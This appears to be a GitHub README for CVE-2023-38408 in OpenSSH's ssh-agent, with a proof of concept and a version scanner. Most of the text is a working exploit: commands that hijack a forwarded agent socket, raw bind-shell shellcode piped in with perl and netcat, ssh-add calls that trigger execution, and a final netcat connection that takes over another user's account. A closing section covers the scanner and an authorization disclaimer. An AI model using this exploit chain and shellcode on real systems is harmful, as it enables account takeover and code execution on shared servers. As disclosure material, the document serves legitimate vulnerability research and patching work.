 tx-one/cve-2023-38408
CVE-2023-38408 SSH Vulnerability Scanner & PoC

A vulnerability was found in OpenSSH (before 9.3p2 version). The PKCS#11 feature in the ssh-agent in OpenSSH has an insufficiently trustworthy search path, leading to remote code execution if an agent is forwarded to an attacker-controlled system (the code in /usr/lib is not necessarily safe for loading into ssh-agent). This flaw allows an attacker with control of the forwarded agent-socket on the server and the ability to write to the filesystem of the client host to execute arbitrary code with the privileges of the user running the ssh-agent.
In the example below, we can briefly observe the steps from exploration to compromising alice's user.

As mentioned before, in this POC we will use 2 users connected to a server via SSH. To follow the steps below, we assume that the 2 users already have access to the server (SSH).
echo /tmp/ssh-*/agent.*
export SSH_AUTH_SOCK=/tmp/ssh-NqLP6il36s/agent.3452
ssh-add -s /usr/lib/systemd/boot/efi/linuxx64.elf.stub

SHELLCODE=$'\x48\x31\xc0\x48\x31\xff\x48\x31\xf6\x48\x31\xd2\x4d\x31\xc0\x6a\x02\x5f\x6a\x01\x5e\x6a\x06\x5a\x6a\x29\x58\x0f\x05\x49\x89\xc0\x4d\x31\xd2\x41\x52\x41\x52\xc6\x04\x24\x02\x66\xc7\x44\x24\x02\x7a\x69\x48\x89\xe6\x41\x50\x5f\x6a\x10\x5a\x6a\x31\x58\x0f\x05\x41\x50\x5f\x6a\x01\x5e\x6a\x32\x58\x0f\x05\x48\x89\xe6\x48\x31\xc9\xb1\x10\x51\x48\x89\xe2\x41\x50\x5f\x6a\x2b\x58\x0f\x05\x59\x4d\x31\xc9\x49\x89\xc1\x4c\x89\xcf\x48\x31\xf6\x6a\x03\x5e\x48\xff\xce\x6a\x21\x58\x0f\x05\x75\xf6\x48\x31\xff\x57\x57\x5e\x5a\x48\xbf\x2f\x2f\x62\x69\x6e\x2f\x73\x68\x48\xc1\xef\x08\x57\x54\x5f\x6a\x3b\x58\x0f\x05'
(perl -e 'print "\0\0\x27\xbf\x14\0\0\0\x10/usr/lib/modules\0\0\x27\xa6" . "\x90" x 10000'; echo -n "$SHELLCODE") | nc -U "$SSH_AUTH_SOCK"

Finally, press Ctrl-C to stop the netcat transfer once the shellcode is successfully placed in the agent's memory.
[!NOTE] Triggering SIGSEGV 💬
SIGSEGV is a signal known to a computer process emitted >when an invalid memory reference (segmentation fault) occurs. Upon receiving the SIGSEGV signal, the kernel recognizes that an invalid memory access has occurred and proceeds to invoke the custom signal handler rather than terminate the program abruptly. By doing so, the attacker seizes the opportunity to manipulate the program's execution and steer it toward the injected malicious code located within the NOP sled.

ssh-add -s /usr/lib/titan/libttcn3-rt2-dynamic.so
[Enter for passphrase]
ssh-add -s /usr/lib/x86_64-linux-gnu/libKF5SonnetUi.so.5.92.0
[Enter for passphrase]
ssh-add -s /usr/lib/x86_64-linux-gnu/libns3.35-wave.so.0.0.0
[Enter for passphrase]

nc localhost 31337
The vulnerability primarily affects systems where OpenSSH’s SSH-agent is in use and the agent’s forwarding feature is enabled. Organizations and individuals relying on OpenSSH should promptly assess their configurations to determine potential exposure. If your system meets the mentioned conditions, it is crucial to take immediate action to mitigate the risk associated with CVE-2023-38408.
git clone https://github.com/TX-One/CVE-2023-38408.git
cd CVE-2023-38408
python CVE-2023-38408_scanner.py -t <target> -p <port>
Client                          Server
  | --- SSH-2.0-Client_Test ----> |
  | <---- SSH Server Banner ----- |
TXOne SSH Vulnerability Scanner : CVE-2023-38408
Developed by TXOne

[+] Connecting to 192.168.1.100:22...
[+] Received banner: SSH-2.0-OpenSSH_9.2
[+] OpenSSH Version Detected: 9.2
[!] Vulnerable OpenSSH version detected: 9.2
This tool is intended for authorized security testing and educational purposes only. Always obtain proper authorization before scanning any network resources.
